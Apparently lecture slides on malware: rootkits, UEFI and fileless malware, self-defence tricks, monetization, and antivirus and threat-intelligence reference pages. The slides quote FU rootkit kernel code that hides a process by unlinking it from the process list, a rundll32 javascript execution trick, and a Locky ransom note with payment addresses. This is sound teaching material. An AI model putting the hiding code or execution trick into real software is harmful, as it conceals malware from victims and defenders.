- Windows driver monitoring and tampering OS request to view computer components.
- Common malware driver features:
  - Process hiding
  - Port/network hiding
  - File hiding
- Some rootkits hide malware in unused sectors of disk.

# Rootkit – Service for other malware

## Hiding - rootkits

Hiding malware on kernel level.

- Hiding processes
- Hiding network communication
- Hiding files

## Rootkit skrytí procesu - FU Rootkit

```
case IOCTL_ROOTKIT_HIDEME :  
if (( InputBufferLength < sizeof ( DWORD )) || ( InputBuffer == NULL ))  
{  
    IoStatus -> Status = STATUS_INVALID_BUFFER_SIZE ;  
    break ;  
}  
find_PID = *(( DWORD *) InputBuffer );  
if ( find_PID == 0 x00000000 )  
{  
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;  
    break ;  
}  
eproc = FindProcessEPROC ( find_PID );  
if ( eproc == 0 x00000000 )  
{  
    IoStatus -> Status = STATUS_INVALID_PARAMETER ;  
    break ;  
}  
plist_active_procs = ( LIST_ENTRY *) ( eproc + FLINKOFFSET );  
*(( DWORD *) plist_active_procs -> Blink ) = ( DWORD ) plist_active_procs -> Flink ;  
*(( DWORD *) plist_active_procs -> Flink +1) = ( DWORD ) plist_active_procs -> Blink ;  
break ;
```

# Is Rootkit dead?

Well.. sort of yes.


# UEFI

- The Unified Extensible Firmware Interface (UEFI) is a specification that defines a software interface between an operating system and platform firmware. **UEFI replaces the Basic Input/Output System (BIOS)**

-Wikipedia


# UEFI malware

First seen 2018



# Persistence – Surviving disc format

- Infection of BIOS or firmware
- Periodic infection using same infection technique




# “Fileless malware”

## 1. Uses script in command line

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";alert('foo');
```

Win32/Poweliks – chrání i registry



## 2. Memory infection without persistence

Some malware does not need persistence. Filecoders needs to be run just once!

# Malware self-defence

- 2 Processes periodically check if they exist. If other process is killed it is immediately restarted by other process
- Process opens own files so it cannot be deleted/moved.
- Debugger attach on itself.
- Hooking file delete API.
- Injecting multiple processes.
- Watching for analysis tools. If such tool is detected malware operations are ceased.
- Malware is activated with delay.





# Monetization - I

Monetization is main purpose of malware.

- Monetization of computer power
  - Botnet – DDOS, URL clicker, spambot
  - Coinminer
- Personal information stealing
  - Passwords – Banking accounts, email, services...
  - Personal information– Name, date of birth, address, phone number, ID number, photo
- Ransom
  - Pay or you will loose your data
  - Pay or we will make your data public



# Monetization - II

- Advertisement
  - Changing advertisement so attacker gets money
  - Adding new advertisement on pages
  - False advertisement. “Your computer is infected by 128 pieces of malware! Pay for our great cleaning product!”
  - Spam – Unwanted advertisement on real product.
  - Phone fraud – Call or send SMS on premium line.

# Monetization today

## Win32/Filecoder.Locky.B trojan

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.

More information about the RSA and AES can be found here:

[http://en.wikipedia.org/wiki/RSA\\_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

[http://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](http://en.wikipedia.org/wiki/Advanced_Encryption_Standard)

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.

To receive your private key follow one of the links:

1. <http://6dbxgqam4crv6rr6.tor2web.org/A34FD47758607583E>
2. <http://6dbxgqam4crv6rr6.onion.to/A34FD47758607583E>
3. <http://6dbxgqam4crv6rr6.onion.cab/A34FD47758607583E>

If all of this addresses are not available, follow these steps:

1. Download and install Tor Browser: <https://www.torproject.org/download/download-easy.html>
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: <http://6dbxgqam4crv6rr6.onion/A34FD47758607583E>
4. Follow the instructions on the site.

!!! Your personal identification ID: A34FD47758607583E !!! □ FD

# **Open source Intelligence (OSINT) sources**



**SHA1 MD5**

MATRICES

PRE-ATT&CK

Enterprise

All Platforms

Windows

macOS

Linux

Cloud

Mobile

Home > Matrices > Enterprise

Launch the ATT&CK™ Navigator

Enterprise Matrix

Below are the tactics and technique representing the MITRE ATT&CK Matrix™ for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, AWS, GCP, Azure, Azure AD, Office 365, SaaS.

Last Modified: 2019-10-09 18:48:31.906000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Application Access Token	Bash History	Application Window Discovery	Application Access Token	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Application Deployment Software	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	BITS Jobs	Cloud Instance Metadata API	Cloud Service Dashboard	Component Object Model and Distributed COM	Data from Cloud Storage Object	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Bypass User Account Control	Credential Dumping	Cloud Service Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	Clear Command History	Credentials from Web Browsers	Domain Trust Discovery	Internal Spearphishing	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Code Signing	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compile After Delivery	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data Staged	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Compiled HTML File	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Email Collection	Fallback Channels	Transfer Data to Cloud Account	Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Firmware	Hooking	Password Policy Discovery	Remote File Copy	Input Capture	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Peripheral Device Discovery	Remote Services	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Connection Proxy	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Screen Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Video Capture	Multilayer Encryption		Stored Data Manipulation
		DLL Search Order	Image File								System

# Virustotal

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VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

[File](#)

[URL](#)

[Search](#)

loader.exe

Choose File

Maximum file size: 128MB

By clicking 'Scan it!', you consent to our [Terms of Service](#) and allow VirusTotal to share this file with the security community. See our [Privacy Policy](#) for details.

Scan it!

[Blog](#) | [Twitter](#) | [contact@virustotal.com](#) | [Google groups](#) | [ToS](#) | [Privacy policy](#)

# Virustotal

## File already analysed

This file was last analysed by VirusTotal on **2009-05-06 01:01:37 UTC** (7 years ago) it was first analysed by VirusTotal on **2008-11-12 14:24:07 UTC**.

Detection ratio: **32/40**

You can take a look at the last analysis or analyse it again now.

Reanalyse

View last analysis

loader.exe

Choose File

Maximum file size: 128MB


By clicking 'Scan it!', you consent to our [Terms of Service](#) and allow VirusTotal to share this file with the security community. See our [Privacy Policy](#) for details.

Scan it!

[Blog](#) | [Twitter](#) | [contact@virustotal.com](mailto:contact@virustotal.com) | [Google groups](#) | [ToS](#) | [Privacy policy](#)




# Virustotal



SHA256: bd9666eff1fa3bc20667e091f7d180fb48f3a57ed85ffa2997c71c4ae311ea5f

Detection ratio: 32 / 40

Analysis date: 2009-05-06 01:01:37 UTC ( 7 years ago )



Analysis

File detail


Additional information


Comments 0


Votes

Antivirus	Result	Update
AVG	Win32/Cryptor	20090505
AhnLab-V3	Win-Trojan/Xema.variant	20090505
AntiVir	TR/Crypt.XPACK.Gen	20090505
Authentium	W32/Trojan2.GQRR	20090506

# ESET Virus Radar

 [Home](#) [Threat Encyclopaedia](#) [Glossary](#) [Statistics](#) [Update Info](#) [Tools](#) [Reports](#)

 **VIRUS RADAR** BETA



[HOME](#) > [Threat Encyclopaedia](#) > [Descriptions](#) > [Win32/Bundpil.DF](#)

[Threat](#) [Timeline](#) [Prevalence Map](#) [Threat Variant](#)

**Win32/Bundpil** [Threat Name] [go to Threat](#)


**Win32/Bundpil.DF** [Threat Variant Name]

<b>Category</b>	trojan.worm
<b>Size</b>	98304 B
<b>Detection created</b>	Oct 11, 2015
<b>Signature database version</b>	<a href="#">12389</a>
<b>Aliases</b>	Worm:Win32/GamarueIrfn (Microsoft) Trojan.Encoder.2823 (Dr.Web)

# Microsoft's Malware Protection Center

## Malware Protection Center


HomeSecurity softwareMalware encyclopediaOur researchHelpDevelopers



New blog: Know and avoid the dangers of JavaScript-laden spam emails

Win32/Ramnit

Also detected as:



**Win32/Ramnit**  
Alert level: **Severe**

First published: May 10, 2011  
Latest published: Sep 20, 2015

Summary




What to do now

Technical information

Symptoms

TRANSLATE

bing

Follow:   

I want to...

+ Get help


+ Fix my software

+ Download and update


+ Submit a file

Search the malware encyclopedia

To search for descriptions, use quotation marks ("

 ENJOY SAFER TECHNOLOGY™

# Symantec's Security Response



The screenshot shows the Symantec Security Response interface. At the top is the Symantec logo and a navigation bar with links for PRODUCTS, SERVICES, SOLUTIONS, and SUPPORT CENTER. Below the navigation bar is a breadcrumb trail: Home / Security Response / W32.Ramnit. The main heading is "W32.Ramnit". Below this is a "Risk Level 2: Low" indicator. There are three tabs: "Summary", "Technical Details" (which is active), and "Removal". To the right of the tabs are links for "Download Removal Tool" and "Printer Friendly Page". The "Technical Details" tab contains the following information:



- Discovered:** January 19, 2010
- Updated:** March 2, 2015 11:03:26 AM
- Type:** Virus
- Infection Length:** 10,240 bytes
- Systems Affected:** Windows 2000, Windows 7, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows Server 2008, Windows Vista, Windows XP
- CVE References:** CVE-2013-1493, CVE-2013-0422, CVE-2010-2568

Below this information is a list of sections:

1. Prevention and avoidance
  - 1.1 User behavior and precautions
  - 1.2 Patch operating system and software
2. Infection Method
  - 2.1 Removable drives
  - 2.2 Remotely exploitable vulnerabilities
  - 2.3 File infection
  - 2.4 Public File Transfer Protocol servers
  - 2.5 Potentially unwanted applications
3. Functionality
  - 3.1 System modifications
  - 3.2 Network activity
  - 3.3 Additional functionality
4. Additional Information

On the right side of the page, there is a "Search Threats" section with a search bar and a "Search Threats" button. Below this is a "STAR Malware Protection Technologies" advertisement featuring a woman and the text "The security technologies Symantec creates. Learn more". At the bottom right is an "Internet Security Threat Report 2016, Vol 21" advertisement with the text "Symantec data and analysis on the 2015 threat landscape" and a "Get the report" button.

# Kaspersky Virus Watch

Internet threat level: 1

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ThreatsAnalysisBlogStatisticsDescriptionsGlossary

Home → Descriptions → Trojan.Win32.Agent.fajk

## Trojan.Win32.Agent.fajk

<i>Detected</i>	Aug 31 2010 09:22 GMT
<i>Released</i>	Aug 31 2010 17:29 GMT
<i>Published</i>	Sep 19 2011 13:01 GMT

[Technical Details](#)  
[Payload](#)  
[Removal Instructions](#)

### Technical Details

A trojan program that downloads files from the Internet without the user's knowledge and launches them. It is a Windows application (PE-EXE file). 6656 bytes. Written in C++.



#### Installation

After launching, the trojan copies its body to the following file:

```
C:\Program Files\Common Files\seria.exe
```

The created copy is then launched for execution.

To delete the original file after shutting down, the trojan creates the shell script "Del.bat" in the current

  
[Share](#) [Print](#)


[Malicious programs](#)

- [Trojans](#)
- [Trojan](#)

This type of behaviour covers malicious programs that delete, block, modify, or copy data, disrupt computer or network performance, but which cannot be classified under any of the behaviours identified above.

This classification also covers "multipurpose" Trojan programs, i.e. those that are capable of conducting several actions at once and which demonstrate several Trojan behaviours in a single program. This means they cannot be indisputably classified as having any single behaviour.

# Dr.WEB Virus Library

[Home](#) [Business](#) [Download](#) [eStore](#) [Support](#) [Training](#) [Partners](#)

[Laboratory-live](#)  
[Send suspicious file](#)  
[Online scanner](#)  
[Cure for free](#)  
[Dr.Web virus database](#)  
[Extended database](#)

**Virus library**  
[Virus library](#)  
[Virus reviews](#)  
[Virus alerts](#)

**Knowledge database**  
[Myths about Dr.Web](#)  
[Myths about anti-viruses](#)  
[Dr.Web classification of viruses](#)  
[Types of viruses](#)  
[Malicious programs](#)  
[Unwanted programs](#)  
[Glossary](#)

**Last updated:** 2016-05-24  
08:41:26 MSK

**Top virus chart**  

<a href="#">SCRIPT.Virus</a>	2.64%
------------------------------	-------

## Win32.Rmnet.12

**Added to Dr.Web virus database:** 2011-09-19  
**Virus description was added:** 2011-09-30

### Technical Information

**To ensure autorun and distribution:**

Creates or modifies the following files:

- %HOMEPATH%\Start Menu\Programs\Startup\ialxblbg.exe

Creates the following files on removable media:

- <Drive name for removable media>:\RECYCLER\S-4-5-31-0730777114-3188334412-751214860-7507\AGroPrqB.cp1
- <Drive name for removable media>:\autorun.inf
- <Drive name for removable media>:\RECYCLER\S-4-5-31-0730777114-3188334412-751214860-7507\cegkOjRY.exe

**Malicious functions:**

Injects code into the following system processes:

- <SYSTEM32>\cscrip.exe

a large number of user processes.

# Intel Security/McAfee Virus Information

The screenshot shows the McAfee for Consumer website interface. At the top, there's a navigation bar with links for United States, About McAfee, Contact Us, and a search bar. Below this is a secondary navigation bar with links for Products, Virus Information, Security Advice, Support, Free Trials, Common FAQs, My Account, and Log In. The main content area is titled "Virus Profile: W32/Ramnit". It includes a "Risk Assessment" section with details like Date Discovered (6/1/2010), Date Added (6/1/2010), Origin (N/A), Length (varies), Type (Virus), Subtype (Win32), and DAT Required (6000). A "Virus Information" sidebar on the right lists various resources like Virus Removal Tools, Threat Activity, and Top Tracked Viruses. At the bottom, there are tabs for Overview, Virus Characteristics, and Removal Instructions. The "Virus Characteristics" tab is active, showing a description of the virus's execution and a link to "Display Threat Alerts on Your Site". A "McAfee Virus Removal Service" button is also visible.

United States | About McAfee | Contact Us | Search

McAfee® for Consumer

intel Security

Products | Virus Information | Security Advice | Support | Free Trials | Common FAQs | My Account | Log In

## Virus Profile: W32/Ramnit

Print | Share | Threat Search

**Risk Assessment:** Home **Low** | Corporate **Low**

**Date Discovered:** 6/1/2010

**Date Added:** 6/1/2010

**Origin:** N/A

**Length:** varies

**Type:** Virus

**Subtype:** Win32

**DAT Required:** 6000

[Removal Instructions](#)

**Virus Information**

- Virus Removal Tools
- Threat Activity
- Top Tracked Viruses
- Virus Hoaxes
- Regional Virus Information
- Global Virus Map
- Virus Calendar
- Glossary
- Anti-Virus Tips

[Display Threat Alerts on Your Site](#)

**PC Infected? Get Expert Help**

**McAfee**  
**Virus Removal Service**

**Overview** | **Virus Characteristics** | **Removal Instructions**

### Virus Characteristics

Upon Execution "W32/Ramnit" injects itself with iexplorer.exe and connects to the following site fa[removed]jopa.com through port 443 to download other malicious files.



# THANK YOU FOR YOUR ATTENTION!

